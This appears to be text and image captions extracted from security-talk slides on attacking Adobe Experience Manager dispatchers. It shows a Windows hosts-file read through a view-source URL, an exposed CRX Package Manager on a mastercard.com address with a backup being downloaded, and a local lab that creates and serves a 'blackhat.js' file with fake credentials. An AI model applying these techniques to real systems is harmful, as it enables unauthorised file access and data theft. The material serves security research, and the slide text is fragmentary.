


macOS:

- select()

ATTACKING DISPATCHER

(EXM)



```
view-source:https://cloudbrowser.microsoft.com/c:/Windows/System32/Drivers/etc/h... |  
line wrap ☐  
1 # Copyright (c) 1993-2009 Microsoft Corp.  
2 #  
3 # This is a sample HOSTS file used by Microsoft TCP/IP for Windows.  
4 #  
5 # This file contains the mappings of IP addresses to host names. Each  
6 # entry should be kept on an individual line. The IP address should  
7 # be placed in the first column followed by the corresponding host name.  
8 # The IP address and the host name should be separated by at least one  
9 # space.  
10 #  
11 # Additionally, comments (such as these) may be inserted on individual  
12 # lines or following the machine name denoted by a '#' symbol.  
13 #  
14 # For example:  
15 #  
16 #      102.54.94.97      rhino.acme.com      # source server  
17 #      38.25.63.10      x.acme.com         # x client host  
18  
19 # localhost name resolution is handled within DNS itself.  
20 # 127.0.0.1      localhost  
21 # ::1           localhost  
22
```


Namespaces

https://www.nvidia.com/

http://www.adobe.com/aemfd/cm/1.0	cm	cm
http://www.adobe.com/aemfd/fd/1.0	fd	fd
http://www.adobe.com/aemfd/fdm/1.0	fdm	fdm
http://www.adobe.com/jcr/granite/1.0	granite	granite
http://www.adobe.com/lc/formsmanager	fmg	fmg
http://www.adobe.com/social/1.0	social	social
http://www.adobe.com/social/scg/1.0	scg	scg
http://www.day.com/crx/1.0	crx	crx
http://www.day.com/dam/1.0	dam	dam
http://www.day.com/jcr/cq/1.0	cq	cq
http://www.day.com/jcr/vault/1.0	vlt	vlt
http://www.day.com/s7sitecatalyst/1.0/	s7sitecatalyst	s7sitecatalyst
http://www.day.com/s7userdata/1.0/	s7userdata	s7userdata
http://www.day.com/viewerpreset/1.0/	viewerpreset	viewerpreset
http://www.extensis.com/meta/FontSense/	ExtensisFontSense	ExtensisFontSense
http://www.gimp.org/xmp/	GIMP	GIMP
http://www.jcp.org/jcr/1.0	jcr	jcr
http://www.jcp.org/jcr/mix/1.0	mix	mix
http://www.jcp.org/jcr/nt/1.0	nt	nt
http://www.jcp.org/jcr/sv/1.0	sv	sv
http://www.metadataworkinggroup.com/schemas/regions/	mwg-rs	mwg-rs
http://www.npes.org/pdfx/ns/id/	pdfxid	pdfxid
http://www.techsmith.com/xmp/tsc/	tsc	tsc
http://www.techsmith.com/xmp/tscDM/	tscDM	tscDM
http://www.w3.org/1999/02/22-rdf-syntax-ns#	rdf	rdf
http://www.w3.org/XML/1998/namespace	xml	xml
http://xmp.gettyimages.com/gif/1.0/	GettyImagesGIFT	GettyImagesGIFT
internal	rep	rep
www.adobe.com/livecycle/lcc	lcc	lcc

New Apply Cancel

Browser window showing the CRX Package Manager interface. The address bar displays <https://www.mastercard.com>.

The CRX Package Manager interface includes a search bar, a "Reset" button, and a list of packages. The selected package is **content_backup_in_220502_221052.zip**.

The package details for **content_backup_in_220502_221052.zip** are as follows:

- Build: 1 | Last built May 3 | dxp-site-version-upgrade-user
- Package: content_backup_in_220502_221052
- Download: content_backup_in_220502_221052.zip (704.5 KB)
- Group: DXP_Upgrade_Backup
- Filters: /content/mastercardcom/in/en

The package is currently being downloaded, as indicated by the "Loading ..." status.

A context menu is open over the package, showing the following options:

- File
- Edit
- View
- Favorites
- Tools
- Help
- Add
- Extract
- Test
- Copy
- Move
- Delete
- Info

The context menu also displays a table of package details:


Name	Size	Packed Size
mastercardcom	4 644 817	628 137
.content.xml	1 476	611


The status bar at the bottom of the browser window shows "0 / 2 object(s) selected" and "OK | 704.5 KB".

ATTACKING DISPATCHER

(Lab)







A screenshot of a web browser window. The address bar shows the URL `127.0.0.1:5000/data?&blackhat.js`, with the entire URL underlined in red. The browser's developer tools are open, displaying a JSON response. The response is a single object with a key `"response"` and a value `"JavaScript file 'blackhat.js' with HTML content has been created!"`. The entire JSON object is underlined in red. The code is displayed on three lines, with line numbers 1, 2, and 3 on the left.

```
1 {  
2   "response": "JavaScript file 'blackhat.js' with HTML content has been created!"  
3 }
```


Request to http://127.0.0.1:5000

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 GET /static/blackhat.js HTTP/1.1
2 Host: 127.0.0.1:5000
3 Cache-Control: max-age=0
4 sec-ch-ua: "Chromium";v="117", "Not;A=Brand";v="8"
5 sec-ch-ua-mobile: ?0
6 sec-ch-ua-platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Ch
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9
16 If-None-Match: "1697927887.9474525-209-2491420992"
17 If-Modified-Since: Sat, 21 Oct 2023 22:38:07 GMT
18 Connection: close
19
20
```

127.0.0.1:5000/static/blackhat.js x +

← → ↻ ⓘ 127.0.0.1:5000/static/blackhat.js


```
<html>
<body>
  <h2>Sensitive Information</h2>
  <p>Email: secret@email.com</p>
  <p>Password: SuperSecretPassword123</p>
</body>
</html>
```


Payload :

